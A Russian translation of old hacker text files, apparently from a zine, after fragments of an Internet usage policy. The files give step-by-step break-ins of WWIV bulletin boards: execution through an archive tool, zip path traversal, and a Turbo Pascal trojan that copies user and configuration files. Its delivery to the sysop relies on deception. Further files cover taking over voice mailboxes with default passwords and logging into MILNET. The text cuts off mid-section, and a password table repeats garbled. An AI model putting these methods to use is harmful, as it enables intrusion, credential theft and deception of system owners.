• Пользователям запрещено использовать Интернет для передачи трафика между коммерческими (приносящими прибыль) системами электронного обмена сообщениями.

• Запрещается реклама и рассылка предложений, то есть сообщений с предложением товаров или услуг для продажи, а также предложений о работе.

• Предоставление коммерческих услуг (помимо электронного обмена сообщениями) пользователям Интернета допускается (например, доступ к базам данных) при условии, что такая услуга используется в научно-исследовательских целях, а её стоимость покрывается индивидуальной или институциональной подпиской.

Полное руководство по взлому WWIV

Автор: Inhuman
Дата: Сентябрь 1991

WWIV — одна из самых популярных BBS-программ в стране. Тысячи досок работают в WWIVnet, сотни — в дочернем WWIVlink, что обеспечивает мощную поддержку и развитое сообщество. Привлекательность WWIV состоит в простоте настройки. Именно это делает её популярной среди молодых сисопов, которым не под силу разобраться в тонкостях fossil-драйверов и bat-файлов. В этом файле я расскажу о четырёх методах взлома WWIV для получения доступа уровня сисопа и кражи файлов пользователей и конфигурации. Главное правило взлома: не уничтожай, не изменяй и не создавай файлы на чужом компьютере — разве что для заметания собственных следов. Поверьте, нет ничего более жалкого, чем те, кто ломает BBS ради удовольствия форматировать чужой жёсткий диск. Но нет ничего предосудительного (кроме правовой стороны) в том, чтобы проникнуть в систему и посмотреть файлы сисопа, узнать телефоны, аккаунты и т.д. Удачи.

Метод №1: Загрузка с wildcard

Этот метод работает только на досках, использующих незарегистрированную старую версию DSZ и версию WWIV ниже v4.12. Суть в том, что при wildcard-загрузке (`.`) любой загружаемый файл попадает в тот же каталог, где находится DSZ.COM — а это нередко главный каталог BBS. Отсюда вытекает несколько способов взлома.

Если сисоп использует немодифицированную версию WWIV, можно скомпилировать её модифицированный вариант с бэкдором и перезаписать его копию. Новая копия не загрузится в память до тех пор, пока BBS не завершит работу (например, при запуске онлайнера), или пока сисоп сам не перезапустит BBS.

Также можно воспользоваться двумя строками, которые WWIV всегда распознаёт в приглашении `NN:` — `"!@-NETWORK-@!"` и `"!@-REMOTE-@!"`. Первая используется WWIVnet для оповещения BBS о входящем сетевом соединении. Если доска входит в сеть и вы введёте `"!@-NETWORK-@!"`, система будет ожидать сетевой пароль и прочие данные. Если доска не является частью сети, она просто воспримет это как неверное имя пользователя. Вторая строка зарезервирована для сторонних программ под WWIV — например, офлайн-ридеров и подобного. Её использует утилита Snarf. Если в главном каталоге BBS нет файла REMOTE.EXE или REMOTE.COM, система также отреагирует как на неверное имя. Таким образом, можно загрузить по wildcard файл REMOTE.COM или NETWORK.COM. Лучше использовать расширение COM, поскольку при наличии одноимённых EXE-файлов COM-файлы вызываются первыми. Если BBS является частью сети, предпочтительнее использовать REMOTE.COM — загрузка NETWORK.COM нарушит сетевой обмен, и сисоп заметит это значительно быстрее. Впрочем, если вы идёте на решительный штурм, разница несущественна.

Итак, что же должен содержать NETWORK.COM или REMOTE.COM? Можно переименовать COMMAND.COM в одно из этих имён — при запуске вы получите DOS-оболочку. Правда, для этого нужно знать версию DOS сисопа. Лучше использовать bat-файл, скомпилированный в COM с помощью BAT2EXEC из PC Mag. Батник может содержать единственную строку:

```
\COMMAND
```

Таким образом можно не беспокоиться о версии DOS.

Помните, что этот метод взлома WWIV практически устарел. Он приведён исключительно для справки — или на тот случай, если какая-нибудь старая доска держится в пустом доме, а сисоп заходит на неё дважды в год.

Метод №2: Взлом через архив PKZIP

Пожалуй, самое уязвимое место WWIV — раздел архивации. Он позволяет пользователям распаковывать ZIP-файлы во временный каталог, а также добавлять нужные файлы во временный ZIP для последующей загрузки. Это удобно, когда один файл в скачанном архиве оказался повреждённым — не нужно перекачивать всё целиком. Итак, к делу. Создайте ZIP-файл, содержащий файл с именем PKZIP.BAT, PKZIP.COM или PKZIP.EXE — расширение роли не играет. Этот файл будет выполнен, поэтому вложите в него всё что угодно, как в Методе №1: COMMAND.COM, батник, уничтожитель диска — на ваш выбор. Загрузите этот файл на доску и нажмите "E" для извлечения.

Система спросит, какой файл извлечь — укажите имя только что загруженного архива. Затем спросит «Extract What?» — введите ".". Всё содержимое (ваш единственный файл) будет распаковано в каталог TEMP. Затем перейдите в меню архива ("G") и выберите "A" для добавления файла. На вопрос о добавляемом файле введите что угодно — это не важно. В этот момент система попытается выполнить команду:

```
PKZIP TEMP.ZIP \TEMP\%1
```

Где %1 — то, что вы только что ввели. Указатель файлов уже ссылается на временный каталог, поэтому вместо запуска PKZIP из PATH DOS запустится файл, лежащий в текущем каталоге TEMP. Так вы получаете DOS-оболочку или что-то ещё.

Если с PKZIP не получится, попробуйте загрузить другой файл и использовать тот же метод, но создать ARC-архив и назвать вложенный файл PKPAK.

Этот метод относительно просто устраняется со стороны сисопа, но нередко те слишком ленивы или просто не знают о нём.

Метод №3: Взлом архива через флаг -D

Этот метод также эксплуатирует открытость системы архивации WWIV. Это ещё один способ поместить файл в корневой каталог BBS — или в любое другое место на жёстком диске.

Сначала создайте временный каталог на своём диске — назовём его TEMP. Затем создайте внутри него подкаталог AA (можно использовать любую двухсимвольную комбинацию). Внутри AA создайте подкаталог WWIV.

Поместите NETWORK.COM, REMOTE.COM или любой другой нужный файл в каталог \TEMP\AA\WWIV. Затем из каталога TEMP выполните команду:

```
PKZIP -r -P STUFF.ZIP         <--- Регистр букв "r" и "P" важен.
```

Это создаст ZIP-файл со всем содержимым подкаталогов, включая имена каталогов в пути. При просмотре через PKZIP -V вы увидите AA\WWIV\REMOTE.COM и т.д.

Затем загрузите STUFF.ZIP в hex-редактор (например, Norton Utilities) и найдите строку "AA". Когда найдёте (она должна встретиться дважды), замените её на "C:". Рекомендуется сделать это

дважды: один раз с подкаталогом WWIV, другой — с подкаталогом BBS, поскольку это два наиболее распространённых названия главного каталога WWIV. Можно также попробовать `D:` или `E:` вместо `C:`. Другой вариант — вообще отказаться от подкаталога WWIV и оставить только `AA\REMOTE.COM`, заменив `"AA"` на `".."`. Это надёжнее. Можно развить идею: `"..\..\DOS\PKZIP.COM"` и так далее.

Загрузите STUFF.ZIP (или как вы там его назовёте) на доску и нажмите `"E"` для извлечения. На вопрос о файле введите `"STUFF.ZIP"`. На вопрос о содержимом введите `'"-D'`. После этого система выполнит:

```
PKUNZIP STUFF.ZIP ""-D
```

Архив будет распакован в нужный каталог. Готово. Кавычки игнорируются PKUNZIP и нужны лишь для обхода проверки дефиса в WWIV v4.20. Этот метод можно устранить только путём модификации исходного кода или отключения всех вызовов PKZIP/PKUNZIP в INIT — но тогда вы лишитесь раздела архивации.

Этот метод при грамотном исполнении практически невозможно нейтрализовать и теоретически применим к любой BBS-программе, если знать структуру каталогов достаточно хорошо. Снова потребуется BAT2EXEC из PC Mag или опыт программирования для написания программы копирования файлов.

Принцип прост: вы заставляете сисопа запустить загруженную вами программу. Программа копирует `\WWIV\DATA\USER.LST` и `\WWIV\CONFIG.DAT` *поверх* файлов, уже существующих в разделе передачи или gfiles. Затем вы скачиваете эти файлы и получаете два важнейших файла WWIV. Здесь придётся кое-что угадывать. Структура каталогов WWIV выглядит так:

```
        --- TEMP
       I              --- DIR1
       I             I
       I--- DLOADS---I--- DIR2
       I             I
       I              --- DIR3
WWIV--I--- DATA
       I              --- GDIR1
       I             I
       I--- GFILES---I--- GDIR2
       I             I
       I              --- GDIR3
        --- MSGS
```

Имена DIR1, DIR2 и т.д. задаёт сисоп. Обычно встречаются UPLOADS, GAMES, UTILS и подобные. В gfile-каталогах бывают GENERAL, HUMOR и так далее.

Итак, нужно угадать имена каталогов. Допустим, сисоп никогда не перемещает файлы из каталога загрузок. Сделайте листинг из меню передачи и выберите два файла, которые, по вашему мнению, никто не скачает. Предположим, вы видите:

```
RABBIT  .ZIP 164k : The History of Rabbits from Europe to the U.S.
SCD     .COM  12k : SuperCD - changes dirs 3% faster than DOS's CD!
```

Тогда можно написать примерно такой батник:

```
@ECHO OFF
COPY \WWIV\DATA\USER.LST \WWIV\DLOADS\UPLOADS\RABBIT.ZIP
COPY \BBS\DATA\USER.LST \BBS\DLOADS\UPLOADS\RABBIT.ZIP
COPY \WWIV\CONFIG.DAT \WWIV\DLOADS\UPLOADS\SCD.COM
COPY \BBS\CONFIG.DAT \BBS\DLOADS\UPLOADS\SCD.COM
```

Затем скомпилируйте его в COM-файл и загрузите в каталог сисопа. Файл будет совсем небольшим, поэтому нужна правдоподобная легенда. Например, скажите, что это ANSI-экран для вашей частной BBS и вы приглашаете сисопа. Это особенно хорошо работает, если у вас есть

фейковый аккаунт с именем лидера какой-нибудь известной крякерской группы. Удивительно, насколько легковерными бывают некоторые сисопы. В любом случае, проявите фантазию — и он запустит файл. Дайте понять, что распространять его не стоит, чтобы файл не попал в публичный каталог.

Проблема с простым батником в том, что вывод будет выглядеть так:

```
1 file(s) copied.
File not found.
1 file(s) copied.
File not found.
```

Это может насторожить сисопа, и он заглянет в файл hex-редактором — что раскроет всё. Поэтому лучше написать программу на любимом языке. Ниже — программа, которая ищет CONFIG.DAT и USER.LST на заданных дисках и в каталогах и копирует их поверх выбранных вами файлов. Написана на Turbo Pascal v5.5:

```
Program CopyThisOverThat;

{ Change the dir names to whatever you want.  If you change the number of
  locations it checks, be sure to change the "num" constants as well  }

uses dos;

const
   NumMainDirs = 5;
   MainDirs: array[1..NumMainDirs] of string[8] = ('BBS','WWIV','WORLD',
      'BOARD','WAR');
   NumGfDirs = 3;
   GFDirs: array[1..NumGFDirs] of string[8] = ('DLOADS','FILES','UPLOADS');
   NumSubGFDirs = 2;
   SubGFDirs: array[1..NumSubGFDirs] of string[8] = ('UPLOADS','MISC');

   NumDirsToTest = 3;
   DirsToTest: array[1..NumDirsToTest] of string[3] = ('C:\','D:\','E:\');
   {ok to test for one that doesn't exist}

   {Source file names include paths from the MAIN BBS subdir (e.g. "BBS")  }

   SourceFileNames: array[1..2] of string[25] = ('DATA\USER.LST','DATA\CONFIG.DAT');

   { Dest file names are from subgfdirs }

   DestFileNames: array[1..2] of string[12] = ('\BDAY.MOD','\TVK.ZIP');

var
   p, q, r, x, y, dirN: byte;
   bigs: word;
   CurDir, BackDir: string[80];
   f1, f2: file;
   Info: pointer;
   ok: boolean;

Procedure Sorry;

var
   x, y: integer;
begin
for y := 1 to 1000 do
   for x := 1 to 100 do
      ;
Writeln;
Writeln ('<THIS IS DISPLAYED WHEN FINISHED>');  {change to something like }
Writeln;                                        {Abnormal program termination}
ChDir(BackDir);
Halt;
end;

begin
```

```
Write ('<THIS IS DISPLAYED WHILE SEARCHING>'); {change to something like }

{$I-}                                          {Loading...}

GetDir (0, BackDir);
ChDir('\');
for dirn := 1 to NumDirsToTest do
   begin
   ChDir(DirsToTest[dirn]);
   if IOResult = 0 then
      begin
      for p := 1 to NumMainDirs do
         begin
         ChDir (MainDirs[p]);
         if (IOResult <> 0) then
            begin
            if (p = NumMainDirs) and (dirn = NumDirsToTest) then
               Sorry;
            end else begin
            p := NumMainDirs;
            for q := 1 to NumGFDirs do
               begin
               ChDir (GFDirs[q]);
               if (IOResult <> 0) then
                  begin
                  if (q = NumGFDirs) and (dirn=NumdirsToTest) then
                     Sorry;
                  end else begin
                  q := NumGFDirs;
                  for r := 1 to NumSubGFDirs do
                     begin
                     ChDir (SubGFDirs[r]);
                     if (IOResult <> 0) then
                        begin
                        if r = NumSubGFDirs then
                           Sorry;
                        end else begin
                        r := NumSubGFDirs;
                        dirn := NumDirsToTest;
                        ok := true;
                        end;
                     end;
                  end;
               end;
            end;
         end;
      end;
   end;
GetDir (0, CurDir);
ChDir ('..');
ChDir ('..');
for x := 1 to 2 do
   begin
   Assign (f1, SourceFileNames[x]);
   Assign (f2, CurDir+DestFileNames[x]);
   Reset (f1, 1);
   if IOResult <> 0 then
      begin
      if x = 2 then
         Sorry;
      end else begin
      ReWrite (f2, 1);
      Bigs := FileSize(f1);
      GetMem(Info, Bigs);
      BlockRead(f1, Info^, Bigs);
      BlockWrite (f2, Info^, Bigs);
      FreeMem(Info, Bigs);
      end;
   end;
Sorry;
end.
```

Будем надеяться, что сисоп запустит программу и напишет вам что-нибудь вроде «Эй, не сработало, болван!». Или же сделайте так, чтобы она вела себя правдоподобно — вставьте в неё рекламу BBS или что-нибудь ещё. Решение за вами. Как бы то ни было, после этого скачайте файлы, поверх которых были скопированы USER.LST и CONFIG.DAT. Просмотрев CONFIG.DAT, первое слово в верхнем регистре будет системным паролем. Существуют утилиты для WWIV, позволяющие конвертировать USER.LST в текст. Что-нибудь подобное можно найти на крупной WWIV-доске, или попробуйте разобраться самостоятельно с помощью текстового или hex-редактора. В любом случае, имея эти два файла, вы в выигрышном положении.

Этот батник также можно использовать вместо вызова COMMAND.COM в качестве, например, REMOTE.COM. Как хотите.

Защита от взлома

Итак, вы сисоп WWIV-доски и читаете этот файл с нарастающим беспокойством. Не бойтесь — при наличии терпения почти все описанные методы можно устранить.

Чтобы избавиться от wildcard-загрузки, достаточно обновить WWIV до версии 4.20 и установить последнюю версию DSZ. Проблема решена. Для устранения взлома через PKZIP-архив укажите полный путь в INIT во всех вызовах PKZIP, PKUNZIP, PKPAK, PKUNPAK и других архивных программ. Строки команд должны выглядеть примерно так:

```
\DOS\PKZIP -V %1
```

Это аккуратно устранит проблему. Для нейтрализации метода -D потребуется модификация исходного кода, если вы хотите сохранить раздел архивации. Goose, сисоп Twilight Zone BBS в Вирджинии, выпускает мод NOHACK, регулярно обновляемый. Он закрывает ВСЕ описанные методы, кроме последнего. Актуальная версия NOHACK — v2.4. Если вы сисоп WWIV, обязательно установите его.

Для защиты от последнего метода мне приходят в голову два способа, но оба непросты и требуют модификации исходного кода. Можно фиксировать размер файла при загрузке, а при попытке скачать — сверять реальный размер с сохранённым. При несовпадении загрузка не разрешается. То же можно сделать с датой. Хотя оба способа при достаточном терпении можно обойти.

Для практически незламываемой системы: проверяйте всех пользователей по голосу, отправляйте все загрузки в каталог сисопа для предварительного просмотра и не запускайте никаких программ. Разумеется, это очень утомительно — такова цена безопасной BBS.

Благодарности

Спасибо Fenris Wolf за то, что научил меня методу -D, Стиву — за помощь с программой CopyThisOverThat, и Insight — за проверку этого файла.

Взлом систем голосовой почты

Автор: Night Ranger

Отказ от ответственности

Я, Night Ranger, как и все прочие, связанные с Phrack, не несу ответственности за любые действия читателей данного текста. Этот файл предназначен исключительно в информационных и образовательных целях и не должен применяться на каких-либо системах или сетях без письменного разрешения уполномоченных лиц.

Введение

Я решил написать этот текстовый файл, потому что получил многочисленные просьбы достать vmb. Взламывать vmb довольно легко, но если не знаешь, с чего начать, это может показаться сложным. Поскольку приличных текстов на эту тему нет, я не мог ни к чему отослать интересующихся и решил написать сам. Насколько мне известно, это самый полный материал по взлому vmb-систем. Если у вас есть комментарии или предложения — дайте знать.

Ящики голосовой почты (VMB, Voice Mail Boxes) стали очень популярным способом связи между хакерами и обмена информацией. Главная причина, пожалуй, — их простота и доступность. Позвонить на vmb может любой, вне зависимости от местонахождения или типа компьютера. Vmb легкодоступны, потому что большинство из них имеют бесплатные номера — в отличие от BBS. Наряду с достоинствами у них есть и недостатки. Раз они так легко доступны, это означает, что получить информацию с них могут не только хакеры и фрикеры, но и агенты федеральных служб. При неосторожном использовании vmb нередко не живёт дольше недели. Прочитав этот файл и отработав описанные методы, вы сможете взламывать системы голосовой почты без труда. С этими мыслями — приступим.

Поиск VMB-системы

Первое, что нужно сделать — найти НЕТРОНУТУЮ (ещё не взломанную) vmb-систему. Если работать в системе, где уже есть другие хакеры, шанс найти свободный ящик заметно меньше, а риск того, что системный администратор обнаружит взломанные ящики, — выше. Чтобы найти нетронутую систему, нужно СКАНИРОВАТЬ номера 800, пока не наткнёшься на vmb. Хорошая идея: взять номер известной вам системы голосовой почты и сканировать тот же префикс, но не рядом с известным номером.

Поиск действующих ящиков в системе

Если вы слышите качественную запись (а не автоответчик), скорее всего, это vmb-система. Попробуйте ввести номер 100 — запись должна прерваться. Если нет, возможно, нужно нажать специальную клавишу (например, `*`, `#`, `8` или `9`), чтобы войти в систему голосовой почты. После ввода 100 система должна либо соединить вас с чем-то, либо не реагировать. Если не реагирует — продолжайте вводить нули (`0`), пока что-нибудь не произойдёт. Посчитайте количество введённых цифр — это и будет количество цифр в номерах ящиков данной системы. Заметьте, что во многих

системах длина номера ящика может зависеть от первой цифры: например, ящики, начинающиеся с шести, могут быть пятизначными, а начинающиеся с семи — только четырёхзначными. В данном файле будем считать, что вы нашли четырёхзначную систему — это довольно распространено. Система должна сделать одно из следующего:

1. Выдать сообщение об ошибке, например: «Почтовый ящик xxxx недействителен».
2. Вызвать добавочный номер, а затем:
1. Кто-то ответит или никто не ответит.
2. Вас соединят с ящиком.
3. Сразу подключить к почтовому ящику xxxx.

Если получили вариант 1 — попробуйте другие номера. Если вариант 2 или 3 — вы нашли действующий vmb (или добавочный номер в случае 2.1). У добавочных номеров, как правило, есть vmb на случай отсутствия владельца. Если попали на добавочный — двигайтесь дальше. Там, где нашли один ящик, скорее всего, есть и другие рядом. Иногда система хитрит и размещает по одному рабочему vmb на каждые 10 номеров. Например, ящики могут быть на 105, 116, 121, ... без промежуточных. Некоторые системы начинают ящики через 10 после круглого числа или через 100, в зависимости от того, трёхзначная или четырёхзначная система. Например, если ничего не нашли около 100 — попробуйте 110; если ничего нет около 1000 — попробуйте 1100. Единственный надёжный способ — перебрать КАЖДЫЙ возможный номер ящика. Это требует времени, но может окупиться.

Когда найдёте рабочий ящик (даже не зная пароля), есть простой приём для сканирования ящиков снаружи, чтобы система не отключала вас после трёх неверных попыток. Суть: введите два номера ящиков, а на третий раз — номер, о котором знаете, что он рабочий. Затем прервите операцию (обычно нажав * или #) — и система начнёт заново. Повторяйте это, пока не найдёте ящик, который можно взломать.

Поиск последовательности входа

У разных vmb-систем разные последовательности входа (способ, которым владелец ящика заходит в него). Наиболее распространённый — нажать клавишу решётки (#) из главного меню. Метод с решёткой работает в большинстве систем, в том числе в Aspen (подробнее о конкретных системах — ниже). Система должна ответить что-то вроде «Введите номер почтового ящика», а затем «Введите ваш пароль». В некоторых системах эту функцию выполняет клавиша звёздочки (). Ещё один метод входа — нажатие специальной клавиши во время приветствия (вступительного сообщения) ящика. В системах Cindy и Q Voice Mail нужно нажать нуль (0) во время приветствия, и так как номер ящика вы уже ввели, система ответит «Введите ваш пароль». Если 0 не срабатывает — попробуйте # или . Эти два метода входа наиболее распространены, однако возможно, что некоторые системы не реагируют на подобные команды. В таком случае продолжайте экспериментировать с разными клавишами. Если найти последовательность входа так и не удалось — отложите эту систему на потом и переходите к другой.

Проникновение

Вот где в ход идут базовые навыки взлома. Когда системный администратор создаёт ящик для пользователя, он задаёт так называемый пароль по умолчанию. Этот же код используется для всех новых ящиков в системе, а нередко и в других системах тоже. Обычно при первом входе в новый vmb законного владельца просят сменить пароль, но далеко не все понимают, что кто-то может попытаться залезть в их ящик, и многие оставляют стандартный пароль или вообще не ставят

никакого. Сначала нужно попробовать ВСЕ перечисленные мной пароли по умолчанию.

Пароли по умолчанию

По умолчанию	Пример ящика	Пробовать	Примечание
номер ящика	3234	3234	Самый популярный
номер ящика задом наперёд	2351	1532	Популярный
номер ящика + «0»	323	3230	Популярен в Aspen

Дополнительные пароли по умолчанию в порядке убывания частоты:

номер ящика	3234	3234	Самый популярный
номер ящика задом наперёд	2351	1532	Популярный
номер ящика + «0»	323	3230	Популярен в Aspen

Важно перебрать ВСЕ эти варианты, прежде чем сдаваться. Если ни один не подошёл — попробуйте что-нибудь, что по вашему мнению может быть паролем. Помните также, что даже если система допускает четырёхзначный пароль, владелец ящика не обязан использовать все четыре цифры. Если всё равно не удалось войти — либо у владельца хороший пароль, либо система использует другое значение по умолчанию. В любом случае переходите к другому ящику. Если раз за разом не везёт — вернитесь к этой системе позже. Vmb-систем так много, что не стоит тратить слишком много времени на одну сложную.

Если есть одно, что меня раздражает — так это текстовые файлы, которые пишут «Взломайте систему. Когда окажетесь внутри...». Но в отличие от компьютерных систем, vmb-системы действительно просты для взлома. Если не получилось — не сдавайтесь! Попробуйте другую систему, и скоро вы окажетесь внутри. Я бы сказал, что 90% всех систем голосовой почты используют один из паролей по умолчанию из списка выше. Нужно лишь найти ящик с таким паролем.

Внутри

Первое, что нужно сделать — прослушать сообщения в ящике, если они есть. Обратите внимание на даты. Если им больше четырёх недель — скорее всего, владелец ящиком не пользуется. Если есть свежие сообщения — он активно использует ящик. НИКОГДА не захватывайте ящик в активном использовании. Его скоро удалят, а системный администратор поймёт, что ящики взламывают. Именно это — главная причина, по которой vmb-системы либо закрываются, либо ужесточают защиту. Если захватить неиспользуемый ящик — скорее всего, этого никто не заметит довольно долго.

Сканирование ящиков изнутри

Из главного меню посмотрите, есть ли опция отправить сообщение другому пользователю или проверить доставку сообщения. Если есть — можно искать НЕТРОНУТЫЕ (неиспользуемые) ящики, не рискуя быть отключённым, как это происходит снаружи. Нетронутые ящики имеют «стандартное» приветствие и имя. Например: «Почтовый ящик xxx» или «Пожалуйста, оставьте сообщение для почтового ящика xxx...». Запишите все ящики с таким стандартным приветствием или именем — у них, скорее всего, стандартный пароль. Другой признак нетронутого ящика — имя или приветствие вроде «Этот ящик предназначен для...» или женский голос, произносящий мужское имя (и наоборот) — это голос системного администратора. Если такой функции нет — просто используйте предыдущий метод сканирования снаружи.

Пример внутреннего сканирования: находясь в ящике Aspen, выберите `3` из главного меню, чтобы проверить доставку. Система ответит «Введите номер ящика». Хорошая идея — начинать с места, где точно есть ящики, и сканировать последовательно, записывая ящики со «стандартным» приветствием. При вводе несуществующего ящика система уведомит вас и позволит ввести другой. Можно вводить неверные номера сколько угодно — вместо обычных трёх попыток снаружи.

Захват ящика

Теперь нужно найти ящик, который можно захватить. НИКОГДА не берите активно используемый ящик — он просто не проживёт долго. Заброшенные ящики (с сообщениями за несколько месяцев) — лучший выбор, они живут дольше всего. Берите сначала их. Новые ящики тоже могут просуществовать какое-то время, но если человек, для которого он создан, попытается войти — вы, скорее всего, его потеряете. Если находите ящик, в котором и приветствие, и имя — голос системного администратора (что бывает нередко), лучше оставить всё как есть: это продлит жизнь ящика, особенно записанное имя.

Это самый важный шаг в захвате ящика! Выбрав ящик для захвата, наблюдайте за ним не менее трёх дней, ПРЕЖДЕ чем что-то менять! Только когда убедитесь, что он не используется, — смените пароль, и только его! Затем регулярно заходите два-три дня, чтобы следить за ящиком и убедиться, что никто не оставляет сообщений. Когда будете достаточно уверены, что ящик заброшен, измените приветствие на что-то вроде: «К сожалению, меня сейчас нет, пожалуйста, оставьте своё имя и номер, и я вам перезвоню». НЕ НАДО говорить «Привет, это Night Ranger...» — если кто-то услышит, ящик пропал. Держите стандартное приветствие одну неделю. Если за эту неделю никто из обычных пользователей не оставил сообщений — можете сделать приветствие любым. Весь процесс получения хорошего vmb (который проживёт долго) занимает около 7–10 дней: чем больше времени потратите, тем дольше сохраните ящик. Если захватить его сразу — он, скорее всего, продержится меньше недели. Если следовать этим инструкциям — есть хороший шанс, что ящик проживёт месяцами. Не захватывайте слишком много ящиков сразу. Некоторые могут пригодиться для сканирования. К тому же, слушая сообщения законных пользователей, можно получить полезную информацию: название компании, её профиль, меры безопасности и т. д.

Идентификация систем

Освоившись с различными системами, вы начнёте узнавать их по характерному женскому (или мужскому) голосу и будете знать, какие стандартные пароли наиболее типичны и какие приёмы применимы. Ниже — краткое описание нескольких популярных vmb-систем.

ASPEN — одна из лучших систем с самым богатым набором функций. Многие позволяют иметь два приветствия (обычное и расширенное на период длительного отсутствия), гостевые аккаунты, срочные и обычные сообщения, а также многое другое. Aspen легко узнать: женский голос очень

характерный и нередко представляется «Aspen». При дозвоне в систему Aspen иногда нужно нажать *, чтобы войти в систему голосовой почты. Оказавшись внутри, для входа нажмите #. Система ответит: «Введите, пожалуйста, номер почтового ящика». При вводе несуществующего ящика в первый раз она скажет «Ящик xxx недействителен...», во второй — «Вы набрали xxx, такого номера не существует...», после третьей ошибки — повесит трубку. Если ящик существует — система произнесёт имя владельца и «Введите, пожалуйста, ваш пароль». Самый распространённый пароль по умолчанию для Aspen — либо номер ящика, либо номер ящика + 0. На ввод номера ящика даётся три попытки, на ввод пароля — тоже три, после чего происходит отключение. Из главного меню ящика Aspen можно нажать 3 для сканирования других ящиков — без риска отключения, как снаружи.

CINDY — ещё одна популярная система. Начинается со слов «Доброе утро/день/вечер. Пожалуйста, введите номер почтового ящика, который вы хотите...» — легко узнаваема. После трёх неверных вводов номера ящика система скажет «Добрый день/вечер!» и повесит трубку. Для входа введите номер ящика и во время приветствия нажмите 0, затем введите пароль. Стандартный пароль для ВСЕХ систем Cindy — 0. Из главного меню можно нажать 6 для сканирования других ящиков без отключения. Системы Cindy также имеют функцию гостевого аккаунта, как и Aspen. Можно создать гостевой аккаунт для кого-то, задать пароль и оставлять сообщения. Чтобы войти в гостевой аккаунт, нужно залогиниться как обычно, но ввести гостевой пароль. В системах Cindy также есть функция обратного звонка на определённый номер с воспроизведением записанного сообщения. Однако мне до сих пор не удалось заставить эту функцию работать ни на одном из имеющихся у меня ящиков Cindy.

MESSAGE CENTER тоже очень распространена, особенно с прямыми номерами дозвона. Для входа нажмите во время приветствия, и система ответит «Здравствуйте, . Введите ваш пароль». В плане паролей у этих vmb есть хитрости. Первая: при вводе неверного пароля система останавливается на ОДНУ ЦИФРУ ПОЗЖЕ максимальной длины. Например, если вы вводите 1-2-3-4-5 и сообщение об ошибке появляется при пятой цифре — значит, система использует четырёхзначный пароль, что наиболее распространено для Message Center. Вторая хитрость: если первый раз ввести неверный пароль — что бы вы ни ввели вторым, система выдаст ошибку. Только при правильном вводе на второй и третий раз она пустит вас. Кроме того, у большинства Message Center нет стандартного пароля — новые ящики «открыты», и нажатие сразу пускает внутрь. После первого входа через можно нажать ещё раз, система скажет «Добро пожаловать в Message Center», и оттуда можно набирать другие добавочные. Эта последняя функция полезна для сканирования снаружи ящика. Чтобы найти новый ящик — вводите номера и нажимайте для входа. Если система не говорит ничего похожего на приветствие нового ящика — снова нажмите , и вас отправят обратно в главную систему, где можно ввести другой номер. Так вас не отключат. Найдя ящик, можно нажать 6 («Составить» сообщение) для поиска ящиков со стандартными именами. После нажатия 6 система запросит номер ящика. Можно вводить номера один за другим, пока не найдёте стандартный. Затем отмените сообщение и взломайте найденный ящик.

Q VOICE MAIL — довольно приятная система, но менее распространённая. Она идентифицирует себя словами «Добро пожаловать в Q Voice Mail Paging» — без вопросов, что это за система. Номера ящиков обычно пятизначные, для входа нажмите 0, как в системе Cindy. Из главного меню можно нажать 3 для сканирования других ящиков.

Есть ещё много систем, которые я узнаю, но не знаю их названий. Со временем вы тоже с ними освоитесь.

Заключение

Для отработки описанных методов можно использовать чужую vmb-систему, но если хотите ящик, который проживёт долго — нужно найти нетронутую систему. Если всё сделано правильно, а vmb получить не удалось — попробуйте ещё раз на другой системе. Если следовать всем указаниям — гарантирую: у вас будет vmb больше, чем вы будете знать, что с ними делать. Когда их станет много, если возникнут трудности или просто захотите поздороваться — напишите мне на один из моих интернет-адресов или оставьте голосовое сообщение.

ПРИМЕЧАНИЕ: Некоторая информация была намеренно исключена из этого файла во избежание злоупотреблений в различных системах.

Night Ranger
gbatson@clutx.clarkson.edu

1-800-666-2336 Box 602 (после окончания рабочего дня)
1-800-435-2008 Box 896 (после окончания рабочего дня)

Введение в MILNET

Автор: Brigadier General Swipe

Введение

Прежде всего следует отметить, что MILNET — это система, используемая подразделениями вооружённых сил для несекретных коммуникаций. MILNET генерирует тот самый пресловутый запрос TAC login xxx. TAC MILNET управляется Университетом Южной Калифорнии. USC является главным коммутируемым узлом ISI. Также хотелось бы напомнить, что Министерство обороны крайне негативно относится к людям, которые блуждают по их системе. Имея это в виду, предлагаем базовый обзор работы MILNET.

Вход в систему

MILNET доступен через «сети» либо путём прямого подключения по номерам 1-800-368-2217 или 213-306-1366. Последний является главным коммутируемым узлом ISI. Большинство военных баз подключаются через номер 800, принадлежащий AT&T.

```
ПРОЦЕДУРА ВХОДА ЧЕРЕЗ ISIE MASTER
----------------------------------
1> Позвоните по номеру 213-306-1366
2> Когда телефон перестанет звонить — вы подключены
3> Введите номер местоположения (9 цифр) + 1 или 0
4> Положите трубку — система перезвонит сама
5> Снимите трубку и нажмите '*' на телефоне
6> Нажмите Return на компьютере
7> На запрос 'what class?' нажмите RETURN
8> Затем появится запрос 'go' — выполните вход так же, как через номер 800.

ПРОЦЕДУРА ВХОДА В MILNET
-------------------------
> При первом подключении вы увидите:

'WELCOME TO DDN. FOR OFFICIAL USE ONLY.TAC LOGIN
CALL NIC 1-800-235-3155 FOR HELP
WRPAT TAC 113 #:36

> Пользователь, выполняющий вход, вводит:

@o 1/103

 ВЫ ВСЕГДА ВВОДИТЕ @o, другие варианты подключений:
                          ISIA            3/103
                          ISIB          10:3/52
                          ISID          10:0/27
                          ISIE            1/103    (ПРИМЕР)
                          ISIF            2/103
                          VAX A         10:2/27

> Далее появится запрос 'USER-ID'. Первые 4 символа варьируются,
  но после них всегда идёт '-' и выбранный вариант подключения.

User-Id:   (пример)  CER5-ISIE or MRW1-ISIE

> Первые три буквы — инициалы пользователя, за которыми следует
  случайное число (1-9).

Access Code: (пример) 2285UNG6A или 22L8KK5CH
> Код доступа никогда не содержит символы ( 1, 0, G, Z).
```

```
@ USERNAME + PASSWORD        ПР. USERNAME SAC.512AREFW-LGTO
```

Пояснение к имени пользователя

Первые 3 буквы в приведённом примере — SAC. Это аббревиатура Strategic Air Command (Стратегическое авиационное командование), подразделение ВВС. Далее идёт «.», затем номер части и основная задача. В данном случае «512AREFW» (512th AIR REFUELING WING — 512-е крыло воздушной заправки). Затем «-» и название отдельного подразделения «LGTO» (LOGISTICS GROUND TRANSPORTATION OPERATIONS — Операции по наземной транспортной логистике), что является красивым названием для автопарка.

Пароль не отображается при вводе и должен быть введён после имени пользователя. Пароль по умолчанию для нового пользователя: NEW-UZER-ACNT.

Доступные опции

```
